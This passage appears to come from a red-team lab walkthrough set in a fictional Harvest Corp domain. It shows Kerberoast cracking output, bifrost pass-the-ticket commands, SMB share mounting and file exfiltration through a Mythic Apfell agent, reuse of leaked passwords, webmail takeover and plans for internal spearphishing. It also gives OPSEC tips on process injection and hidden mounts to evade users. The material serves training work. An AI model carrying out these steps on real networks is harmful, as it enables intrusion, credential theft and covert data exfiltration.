bd8069c75a0e83c7d42278cbe1424943d48a98ff4f67a346da38248fbf59a4bbc7cbd4f5ee4394bf56f5887671cf960ab  
ca3d3283299278f364fd436a4fc35d5def445308c034c69155c9fe74c7f6c260cee9ff9142d572a5189ebcd05bfc0d7a58  
4cfca982f91f362a33fa6e32720e2b0ab721386bcb3aa88124250d59921cd8e02e445e34082b3fb7d5cc94f541cc3a353e  
fbeec668c074a50a094f1cf62288c20ef0a47648a66e3fe763e1029d07b3d868c4d1128dab12df617534cb73f717b34fac2  
e15a101835750897d5f3e1ca0e57376dd3e04bc5c121c594301109bb2bce7f0b7983cf5c0f3518c3b4c8737c24b40de82d  
19f2fa21760d673a15c73fa521dba43e91d662702feba6319cccd757ca006ac5e92eb8eeee7f7363;!QAZ2wxs
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target....: $krb5tgt$23$*$HARVEST.LAB$http/mail01.harvest.lab:8...7f7363
Time.Started....: Thu Dec 7 11:19:31 2023 (0 secs)
Time.Estimated...: Thu Dec 7 11:19:31 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (./rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#3.....: 1974.9 kH/s (3.22ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 16384/14344384 (0.11%)
Rejected.....: 0/16384 (0.00%)
Restore.Point....: 8192/14344384 (0.06%)
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#3....: toodles -> christal
Hardware.Mon.SMC.: Fan0: 38%, Fan1: 38%
Hardware.Mon.#3...: Temp: 60c

Started: Thu Dec 7 11:19:23 2023
Stopped: Thu Dec 7 11:19:32 2023
```

3.4 Pass The Ticket

Now that we have user emily.nguyen's password (!QAZ2wsx) we can use it with the `asktgt` module of bifrost to obtain a Kerberos ticket on behalf of the user:

```
shell /private/tmp/bifrost -action asktgt -username emily.nguyen -  
domain harvest.lab -password !QAZ2wsx
```

The output of this command will generate a Kerberos ticket for the user:

We can then import the ticket using the `ptt` module of bifrost:

```
shell /private/tmp/bifrost -action ptt -cache new -ticket <ticket>
```

We can then confirm the ticket for user emily.nguyen has been imported:

```
shell /private/tmp/bifrost -action list
```

```
[Tue Nov 28 2023 10:10 PM] / 118 / team1 / 3
shell /private/tmp/bifrost -action list
1 | __
2 | _`_ /'__)
3 | (--)|(_)|(_|_--|_--|_|
4 | _<'|||,--)('_--/'_`\\'/_--)|_|_
5 | (--)| ||| ||| (--)|_, \ |_
6 | (_/')(--) (--) `\\_/'(_____)_
7 |
8 |
9 [+]
10 Principal: emily.nguyen@HARVEST.LAB
11 Name: API:9F90086-3E40-4082-806E-048A00F06517
12 Issued Expires Principal Flags
13 2023-11-28 21:51:41GMT 2023-11-29 07:51:41GMT krbtgt/HARVEST.LAB@HARVEST.LAB (forwardable renewable initial pre-auth )
14 [*]
15 Principal: oliver.smith@HARVEST.LAB
16 Name: API:36AC8196-35E3-4E2C-AAA2-CF8FA42B3635
17 Issued Expires Principal Flags
18 2023-11-28 22:11:00GMT 2023-11-29 08:10:01GMT krbtgt/HARVEST.LAB@HARVEST.LAB (forwardable initial pre-auth )
19 1970-01-01 01:00:00GMT+1 2023-11-28 22:09:51GMT krb5_ccache_conf_data/fast_avail/krbtgt\HARVEST.LAB@HARVEST.LAB@X-CACHECONF: ()
```

3.5 Share Access

Now that we have a Kerberos ticket on behalf of user emily.nguyen, we can start carry out network-level activities on behalf of the user.

Going back to our network share enumeration, we are interested in gaining access to the `HR` share on the domain controller:

```
[Tue Nov 28 2023 10:13 PM] / 119 / team1 / 3
shell smbutil view //arboretum.harvest.lab
1 | Share
2 | -----
3 | ADMIN$ Disk Remote Admin
4 | SYSVOL Disk Logon server share
5 | HR Disk HR share
6 | IPC$ Pipe Remote IPC
7 | C$ Disk Default share
8 | NETLOGON Disk Logon server share
9 |
10 6 shares listed
```

To mount the share on behalf of user emily.nguyen, we first need to take the API value associated with the user's Kerberos ticket, as we'll be using this to act on behalf of the user:

```
[Thu Dec 07 2023 12:00 PM] / 456 / team1 / 19
shell /private/tmp/bifrost -action list
1 | __
2 | _`_ /'__)
3 | (--)|(_)|(_|_--|_--|_|
4 | _<'|||,--)('_--/'_`\\'/_--)|_|_
5 | (--)| ||| ||| (--)|_, \ |_
6 | (_/')(--) (--) `\\_/'(_____)_
7 |
8 |
9 [+]
10 Principal: emily.nguyen@HARVEST.LAB
11 Name: API:BA000027-69C8-4354-8844-63420BF2F04F
12 Issued Expires Principal Flags
13 2023-12-07 11:24:19GMT 2023-12-07 21:24:19GMT krbtgt/HARVEST.LAB@HARVEST.LAB (forwardable renewable initial pre-auth )
14 [*]
15 Principal: oliver.smith@HARVEST.LAB
16 Name: API:A2FEF95A-5066-4AB9-BB2C-F4C0A90BC1AF
17 Issued Expires Principal Flags
18 2023-12-07 12:01:38GMT 2023-12-07 22:00:00GMT krbtgt/HARVEST.LAB@HARVEST.LAB (forwardable initial pre-auth )
19 1970-01-01 01:00:00GMT+1 2023-12-07 11:59:50GMT krb5_ccache_conf_data/fast_avail/krbtgt\HARVEST.LAB@HARVEST.LAB@X-CACHECONF: ()
```

Next, we will export the `KRB5CCNAME` variable and mount the network share to a local directory. `/Users/oliver.smith/Public` directory.

OPSEC: Depending on where you choose to mount on the filesystem, you may trigger a [TCC prompt](#) requesting access to network volumes. In this lab, we have already granted this permission to the cron parent process which is running our payload.

To avoid popping a TCC prompt, you can inject your Apfell callback into a running process which has already been granted permission to access files and folders on network volumes. This is particularly useful when targeting Electron apps such as Teams, Discord and Slack, as by design, they allow process injection.

```
shell KRB5CCNAME=API:BA000D27-69C8-4354-8844-63420BF2F04F mount -t  
smbfs //arboretum.harvest.lab/HR /Users/oliver.smith/Public
```

Once mounted, our agent will display "No Command Output" which indicates it was successful:

```
[Thu Dec 07 2023 01:44 PM] / 470 / team1 / 19  
shell KRB5CCNAME=API:BA000D27-69C8-4354-8844-63420BF2F04F mount -t smbfs //arboretum.harvest.lab/HR /Users/oliver.smith/Public  
1 No Command Output
```

We can now list this share and enumerate the employee onboarding documents (.docx and .pptx) which are present:

File Listing Data					
ACTIONS	SIZE	NAME	OWNER	GROUP	POSIX
Actions	16 KB	com.apple.preferencepane.security.PrivacyAnalytics	oliver.smith(1341161584)	HARVEST\domain users(689040552)	700
Actions	16 KB	com.apple.preferencepane.security.PrivacyTrackingAwareness.PrivacyPhotos	oliver.smith(1341161584)	HARVEST\domain users(689040552)	700
Actions	16 KB	com.apple.python	oliver.smith(1341161584)	HARVEST\domain users(689040552)	700
Actions	16 KB	Desktop	oliver.smith(1341161584)	HARVEST\domain users(689040552)	700
Actions	16 KB	Documents	oliver.smith(1341161584)	HARVEST\domain users(689040552)	700
Actions	16 KB	Downloads	oliver.smith(1341161584)	HARVEST\domain users(689040552)	700
Actions	534.5 KB	Employee_Onboarding_Luca_Rossi.docx	oliver.smith(1341161584)	HARVEST\domain users(689040552)	700
Actions	31.27 KB	Harvest_Corp_HR_Onboarding_Presentation.pptx	oliver.smith(1341161584)	HARVEST\domain users(689040552)	700
Actions	16 KB	Library	oliver.smith(1341161584)	HARVEST\domain users(689040552)	700
Actions	16 KB	Pictures	oliver.smith(1341161584)	HARVEST\domain users(689040552)	700

3.6 Passwords in Files

When red teaming during an assumed breach scenario (e.g., an internal foothold with an authenticated domain account), where possible, gathering files on open repositories and network shares is a good way to build your understanding of the target organisation.

Based on the types of files you come across during an operation, as well as prior agreements made with the client, it may be useful to exfiltrate the files to your local

attacker machine and view the contents offline. In particular this applies to documents which need external programs to open, such as Microsoft Word or Excel.

To exfiltrate files, the Mythic Apfell payload features a download command. We demonstrate this now by downloading the document we discovered on the HR share, 'Employee Onboarding Luca Rossi.docx':


First, we move to the Public directory and copy the file from the mounted location to /private/tmp :

```
[Thu Dec 07 2023 02:41 PM] / 489 / team1 / 19  
shell cp Employee_Onboarding_Luca_Rossi.docx /private/tmp  
1 No Command Output
```

Next, we download the file from the /private/tmp directory and click 'Download File':

```
[Thu Dec 07 2023 02:43 PM] / 491 / team1 / 19  
download /private/tmp/Employee_Onboarding_Luca_Rossi.docx  
Download File  
+
```

We can see the list of downloaded files in the Files tab in Mythic:



The screenshot shows the Mythic Operation Harvest interface. At the top, there's a toolbar with various icons. Below it is a navigation bar with tabs: CALLBACKS, FILES (which is selected), CREDENTIALS, KEYLOGS, ARTIFACTS, TOKENS, PROXIES, PROCESSES, and TAGS. There are also search bars for Host Name Search... and Search... along with a dropdown for Filename. The main area is titled 'Actions' and shows a file entry for 'Host: JAZZ'. The file details are: Groups: Default, Path: /private/tmp/Employee_Onboarding_Luca_Rossi.docx. Under 'Identifiers', it lists MD5, SHA1, and UUID. The 'File' section shows the file was created by team1 on Thu Dec 07 2023 02:42 PM.

To unmount the share, we first list the shares using the command shell df -h:

```
[Thu Dec 07 2023 02:44 PM] / 492 / team1 / 19  
shell df -h
```

Filesystem	Size	Used	Avail	Capacity	iused	ifree	%iused	Mounted on
/dev/disk1s5s1	70Gi	21Gi	35Gi	38%	502242	370749720	0%	/
devfs	185Ki	185Ki	0Bi	100%	639	0	100%	/dev
/dev/disk1s4	70Gi	1.0Mi	35Gi	1%	1	370749720	0%	/System/Volumes/VM
/dev/disk1s2	70Gi	1.9Gi	35Gi	6%	748	370749720	0%	/System/Volumes/Preboot
/dev/disk1s6	70Gi	62Mi	35Gi	1%	650	370749720	0%	/System/Volumes/Update
/dev/disk1s1	70Gi	10Gi	35Gi	23%	247361	370749720	0%	/System/Volumes/Data
map auto_home	0Bi	0Bi	0Bi	100%	0	0	100%	/System/Volumes/Data/home
map -fstab	0Bi	0Bi	0Bi	100%	0	0	100%	/System/Volumes/Data/Network/Servers
/dev/disk1s5	70Gi	21Gi	35Gi	38%	390147	370749720	0%	/System/Volumes/Update/mnt1
//emily.nguyen@arboretum.harvest.lab/HR	49Gi	13Gi	36Gi	27%	3478211	9471290	27%	/Users/oliver.smith/Public

Next, change out of the directory and unmount the share from the mount point using
shell umount /Users/oliver.smith/Public:

```
[Thu Dec 07 2023 02:49 PM] / 497 / team1 / 19
```

```
shell umount /Users/oliver.smith/Public
```

```
1 No Command Output
```

Re-run the shell df -h command to confirm the share has been unmounted:


```
[Tue Nov 28 2023 11:17 PM] / 205 / team1 / 3
```

```
shell df -h
```

Filesystem	Size	Used	Avail	Capacity	iused	ifree	%iused	Mounted on
2 /dev/disk1s5s1	70Gi	21Gi	35Gi	38%	502242	369215000	0%	/
3 devfs	184Ki	184Ki	0Bi	100%	637	0	100%	/dev
4 /dev/disk1s4	70Gi	1.0Mi	35Gi	1%	1	369215000	0%	/System/Volumes/VM
5 /dev/disk1s2	70Gi	1.9Gi	35Gi	6%	748	369215000	0%	/System/Volumes/Preboot
6 /dev/disk1s6	70Gi	61Mi	35Gi	1%	651	369215000	0%	/System/Volumes/Update
7 /dev/disk1s1	70Gi	10Gi	35Gi	23%	253844	369215000	0%	/System/Volumes/Data
8 map auto_home	0Bi	0Bi	0Bi	100%	0	0	100%	/System/Volumes/Data/home
9 map -fstab	0Bi	0Bi	0Bi	100%	0	0	100%	/System/Volumes/Data/Network/Servers
10 /dev/disk1s5	70Gi	21Gi	35Gi	38%	390146	369215000	0%	/System/Volumes/Update/mnt1

OPSEC: Mounting on a hidden directory such as .Trash will not appear as a mounted volume on the left in the user's Finder window, reducing the likelihood of them noticing suspicious activity is taking place

With the file downloaded, we can now open it on our attacker host. However, when we try to open it in Microsoft Word, we see that it prompts us for a password:



As we recall from our earlier local host recon, the password to this document was leaked in an internal HR memo which we could view via a screenshot of the user's desktop, or by compromising their Slack cookies and hijacking their access:

Slack File Edit View Go History Window Help Tue 28 Nov 23:23

Search Harvest Corp

Harvest Corp

- Canvases
- Slack Connect
- Files
- Browse Slack

Channels

- # general
- # hr-admin-tasks
- # random
- + Add channels

Direct messages

- Oliver Smith you
- Aarav Patel
- Emily Nguyen
- Sofia Rodriguez
- + Add coworkers

Free trial in progress

hr-admin-tas...

hr-admin-tasks

joined #hr-admin-tasks. Also, Saturday, November 25th joined.

Today New

Emily Nguyen 7:38 AM Hello Team!

I'm excited to announce that Luca Rossi has joined our company!

Luca will be working with the Software Developer team and brings a wealth of experience in iOS and macOS application development. We are thrilled to have Luca on board and believe he will be a great addition to Harvest.

Welcome to the team, Luca!

1 1

@here Just a quick reminder for everyone in HR:

The password for the New Joiners document has been updated to **'Winter2023!'** Please use this password when accessing the document to help get our new team members onboarded.

If you have any issues or questions, feel free to reach out to me directly.

Thanks for your attention to this! (edited)

B I S | ⌂ | ⌂ ⌂ | ⌂ ⌂ | ⌂ ⌂ | ⌂ ⌂

Message #hr-admin-tasks

+ Aa 😊 @ | ⌂ 🎤 | ⌂

Mac OS Dock icons: Calendar, Reminders, Mail, Photos, Home, App Store, Camera, Wallet, Notes, Stocks, TV, Music, Podcasts, Safari, News, App Store, iTunes Store, iBooks, iCloud Drive, Files, and a trash can.

We use the password 'Winter2023!' to access the document:

Employee Onboarding Luca Rossi — Saved to my Mac

View View Developer Tell me

AaBbCcDdEe AaBbCcDdEe AaBbCcDc AaBbCcDdEe
Normal No Spacing Heading 1 Heading 2
Title Subtitle

Date: Tuesday, 28th November 2023
Employee: Luca Rossi

Employee Onboarding

Welcome to Harvest Corp

We are thrilled to have you join our dynamic and innovative team! At Harvest Corp, we pride ourselves on fostering a culture of collaboration, creativity, and commitment to excellence.

As you embark on your journey with us, you'll find opportunities to grow, challenges to conquer, and a supportive community that values each individual's contribution towards our collective success.

Our history is rich with achievements and breakthroughs, and your unique talents and perspectives are the key to continuing that legacy. Welcome aboard! We are excited to see the incredible things we will achieve together.

Scott Jones
Chief Executive Officer
Harvest Corp

Getting Started

To get setup with your Harvest Corp domain email account, please use the following credentials to log in:

Email: luca.rossi@dev.harvest.lab
Password: HappyDecember123!

Important: After logging in for the first time, please update your password to align with the internal company password policy and set up Multi-Factor Authentication (MFA) via your corporate mobile device.

Prepared by: Emily Nguyen, HR Lead
Approved by: Chloe Dubois, Managing Director
Version: 1.0



Inside the document is a set of credentials for the 'new joiner' user luca.rossi. We can take these creds and investigate how we can use them in the environment.

Note: The discovered password follows a clear pattern, the word 'Happy', the month 'December' followed by '123!'. On a red team operation, it's useful to look out for patterns like this as they may increase the success rate of password spraying and cracking attacks.

Getting Started

To get setup with your Harvest Corp domain email account, please use the following credentials to log in:

Email:	luca.rossi@dev.harvest.lab
Password:	HappyDecember123!

Important: After logging in for the first time, please update your password to align with the internal company password policy and set up Multi-Factor Authentication (MFA) via your corporate mobile device.

3.7 Email Compromise

Given that we have obtained a set of credentials belonging to user luca.rossi, it is useful to understand what privileges that user has in the domain, and whether they can access any business critical applications or services.

Each time we compromise a user, it's useful to repeat our enumeration steps against the domain to understand what that user's capabilities are, and what they have access to.

We can go back to using Orchard to query this user:

```
jsimport_call
{"command": "Get_DomainUser({match_attribute_value:'luca.rossi'})"}
```



The screenshot shows the Orchard web interface with the results of a command execution. The command was "Get_DomainUser({match_attribute_value:'luca.rossi'})". The output is a large XML document containing user information for the user 'luca.rossi'. Key details include a logon count of 38, a record type of 'User', and various security settings and preferences. The XML is too long to show in full here but includes fields like 'key', 'key_type', 'key_value', and 'key_attributes'.

We can also filter on specific attributes, such as `RecordName`, `comment` and `memberof` to list just the username, description and group membership:

```
jsimport_call
{"command":"Get_DomainUser({match_attribute_value:'luca.rossi',
return_attributes_list:['recordname', 'comment', 'memberof']})"}
```

From this, we understand that luca.rossi is a Junior Software Developer in the Developers group of the dev.harvest.lab domain:

```
[Wed Nov 29 2023 08:33 AM] / 209 / team1 / 3
jsimport_call {"command":"Get_DomainUser({match_attribute_value:'luca.rossi', return_attributes_list:['recordname', 'comment', 'memberof'])}"}
1 - {
2 -   "luca.rossi": {
3 -     "dsAttrTypeStandard:RecordName": [
4 -       "luca.rossi"
5 -     ],
6 -     "dsAttrTypeNative:memberof": [
7 -       "CN=Developers,CN=Users,DC=dev,DC=harvest,DC=lab"
8 -     ],
9 -     "dsAttrTypeStandard:Comment": [
10 -       "Junior Software Developer"
11 -     ]
12 -   }
13 - }
```

It's also useful to enumerate the domain group that the user is a part of for further details:

```
jsimport_call
{"command":"Get_DomainGroup({match_attribute_value:'Developers'})"}
```

From here, we can enumerate other users who are part of the same group, the group's description, and various other properties:

```

jsimport_call {"command":"Get_DomainGroup({match_attribute_value:'Developers'})"}
1  {
2    "DEV\\Developers": [
3      "dsAttrTypeStandard:GeneratedUID": [
4        "8904F689-5943-4456-AC16-9465A910FF1F"
5      ],
6      "dsAttrTypeStandard:SMBPrimaryGroupSID": [
7        "S-1-5-21-715654082-3912658061-2682743411-1111"
8      ],
9      "dsAttrTypeStandard:RealName": [
10        "Developers"
11      ],
12      "dsAttrTypeNative:objectSid": [
13        "AQUAAAAAAAUVAAA AwgOoKo1sNulzauefVwQAAA=="
14      ],
15      "dsAttrTypeNative:uSNCreated": [
16        "73802"
17      ],
18      "dsAttrTypeStandard:GroupMembership": [
19        "DEV\\Luca Rossi",
20        "DEV\\Fatima Al-Hassan"

```

In this case, the domain groups that luca.rossi is part of don't really give us any clues as to how we can leverage their access. From their group description, we know so far that the user is a software developer. However, as the user is new to the company, they may not have been onboarded into any business critical systems yet.

Based on the onboarding document we extracted earlier, it's at least confirmed that the user has access to a domain email account:

Getting Started

To get setup with your Harvest Corp domain email account, please use the following credentials to log in:

Email: luca.rossi@dev.harvest.lab
Password: HappyDecember123!

Important: After logging in for the first time, please update your password to align with the internal company password policy and set up Multi-Factor Authentication (MFA) via your corporate mobile device.

Based on the above, if the user has not updated their initial password, it's also likely that additional security controls such as Multi-Factor Authentication (MFA) have not been applied to their account. We can now look into accessing the user's email account.

In this environment, there are two separate mail servers. HR employees are using host `mail01.harvest.lab` (192.168.77.15) and Developers/IT staff are using host `mail02.dev.harvest.lab` (192.168.77.16).

To identify the mail servers, we turn back to using Orchard and enumerate the domain computers:

```
jsimport_call
{"command":"Get_DomainComputer({match_attribute_value:'mail',
return_attributes_list:['recordName', 'comment']} )"}
```

The above query returns a list of Domain Computers and descriptions:

```
[Thu Dec 07 2023 03:40 PM] / 532 / team1 / 19
jsimport_call {"command":"Get_DomainComputer({match_attribute_value:'mail', return_attributes_list:['recordName', 'comment']} )"}
1 {
2   "MAIL02$": {
3     "dsAttrTypeStandard:RecordName": [
4       "MAIL02$"
5     ],
6     "dsAttrTypeStandard:Comment": [
7       "Dev mail server"
8     ]
9   },
10  "MAIL01$": {
11    "dsAttrTypeStandard:RecordName": [
12      "MAIL01$"
13    ],
14    "dsAttrTypeStandard:Comment": [
15      "HR mail server"
16    ]
17  }
18 }
```


In the list is the computer account 'MAIL02\$', confirming that this is the mail server for the DEV domain:

```
[Thu Dec 07 2023 03:40 PM] / 532 / team1 / 19
jsimport_call {"command":"Get_DomainComputer({match_attribute_value:'mail', return_attributes_list:['recordName', 'comment']} )"}
1 {
2   "MAIL02$": {
3     "dsAttrTypeStandard:RecordName": [
4       "MAIL02$"
5     ],
6     "dsAttrTypeStandard:Comment": [
7       "Dev mail server"
8     ]
9   },
10 }
```

We can find the IP address of the mail server to login using the `shell nslookup` command:


```
[Thu Dec 07 2023 03:42 PM] / 534 / team1 / 19
shell nslookup mail02.dev.harvest.lab
1 Server:  192.168.77.10
2 Address: 192.168.77.10#53
3
4 Non-authoritative answer:
5 Name: mail02.dev.harvest.lab
6 Address: 192.168.77.16
7
```

We navigate to this host in our browser and reach the [Roundcube Webmail](#) client:



Note: As this is an on-prem mail application, to access this login interface through our Apfell payload we would usually need to proxy our traffic through the network using a [SOCKS proxy](#). We have simplified this in the lab for ease of demonstration.

We log in with the credentials for user luca.rossi@dev.harvest.lab:



Once we log in, we can view the user's inbox:

The screenshot shows the Roundcube Webmail interface. The top bar displays '(2) Roundcube Webmail :: Inbox' and the URL 'mail02.dev.harvest.lab/?_task=mail&_mbox=INBOX'. The left sidebar has icons for Compose, Mail (selected), Contacts, and Settings. The main area shows the inbox for user 'luca.rossi@dev.harvest.lab' with 2 messages. The messages are:

From	Subject	Date
clive.phillips@dev.harvest.lab	A Hearty Welcome to Harvest Corp!	Today 15:47
clive.phillips@dev.harvest.lab	Welcome to the Harvest Corp Family!	Today 15:45

3.8 Internal Spearphishing

With access to user luca.rossi's email inbox, as an attacker we can pursue a few different follow-up actions:

1. Read emails and look for sensitive data.
2. Move or Delete emails to obscure information.
3. Send emails on behalf of the user.

Given that the user we have compromised is new to the organisation, it is unlikely that sensitive information would have been shared with them already. Equally, as there is only a small amount of email content for new inboxes, it is less advantageous to move or delete existing emails. This leaves the third possibility, sending emails on behalf of the user to target other users in the domain, which is commonly known as [internal spearphishing](#).

In the inbox, there is an email from 'clive.phillips@dev.harvest.lab', whose job role indicates they are an IT admin at Harvest Corp:

A Hearty Welcome to Harvest Corp! 🌱



From clive.phillips@dev.harvest.lab on 2023-12-07 15:47

[Details](#) [Headers](#)

Hi Luca,

Welcome to the Harvest Corp family! I'm Clive, your friendly neighbourhood IT Administrator here at Harvest Corp. It's my pleasure to be among the first to welcome you to our vibrant team.

As you embark on your new journey with us, I want to assure you that the IT department is here to support you every step of the way. Whether it's setting up your workstations, navigating our network, or any tech-related queries, feel free to reach out. My door (and inbox) is always open for assistance, advice, or even just a chat over coffee!

In the next few days, I'll be coordinating with you to ensure your tech setup is smooth and hassle-free. We'll make sure you have all the tools and resources needed to hit the ground running. Also, keep an eye out for an invite to a brief orientation session where we'll cover the essentials of our IT infrastructure, security policies, and best practices.

Remember, no question is too small - if there's anything you're curious or unsure about, I'm here to help. And of course, I'm looking forward to our informal IT team meet-and-greet next week (details to follow soon)!

Once again, welcome to Harvest Corp. We're thrilled to have you with us and can't wait to see all the amazing things you'll accomplish here.

Reach out to me in case you need anything!

Warm regards,

Clive
IT Administrator
Harvest Corp

We can confirm this using Orchard to enumerate the domain user. Interestingly, there appears to be two domain accounts for user clive.phillips, one standard and one admin account.

Note: It is common in domain environments for IT administrators to have two accounts: one for standard day-to-day employee activities, and one privileged account to carry out administrative tasks.

```
[Thu Dec 07 2023 03:59 PM] / 535 / team1 / 19
jsimport_call {"command": "Get_DomainUser({match_attribute_value:'clive.phillips', return_attributes_list:['recordname', 'comment', 'memberof']})"}  

2  "a.clive.phillips": {  

3    "dsAttrTypeStandard:RecordName": [  

4      "a.clive.phillips"  

5    ],  

6    "dsAttrTypeNative:memberof": [  

7      "CN=IT Administrators,CN=Users,DC=dev,DC=harvest,DC=lab"  

8    ],  

9    "dsAttrTypeStandard:Comment": [  

10      "IT Administrator - Admin account"  

11    ]  

12  },  

13  "clive.phillips": {  

14    "dsAttrTypeStandard:RecordName": [  

15      "clive.phillips"  

16    ],  

17    "dsAttrTypeStandard:Comment": [  

18      "IT Administrator - Standard account"  

19    ]  

20  }  

